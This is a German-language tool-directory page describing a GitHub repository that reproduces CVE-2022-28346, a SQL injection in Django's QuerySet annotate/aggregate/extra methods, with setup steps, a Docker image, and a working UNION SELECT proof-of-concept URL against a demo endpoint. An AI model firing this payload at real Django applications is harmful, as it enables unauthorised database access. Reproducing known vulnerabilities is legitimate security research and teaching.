
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-28346 — Django QuerySet.annotate(), aggregate(), extra() SQL-Injection | Kitploit
Tools/GitHubGitHub/deepingh0st/cve-2022-28346
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungDatenbanksicherheit
GitHubdeepingh0st/cve-2022-28346

CVE-2022-28346

Django QuerySet.annotate(), aggregate(), extra() SQL-Injection

Repository anzeigen
24512vor 4 JahrenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2022-28346

SQL-Injection in Django QuerySet.annotate(), aggregate(), extra()

Initialisierung der Umgebung

1.python manage.py makemigrations
2.python manage.py migrate
3. Rufe http://x.x.x.x:8000/ auf und füge Initialisierungsdaten ein

Reproduktion der Schwachstelle

Rufe http://x.x.x.x:8000/demo auf
POC: http://x.x.x.x:8000/demo?field=demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" --

image-20220426224053969

Docker

docker pull s0cke3t/cve-2022-28346:latest
Tool herunterladen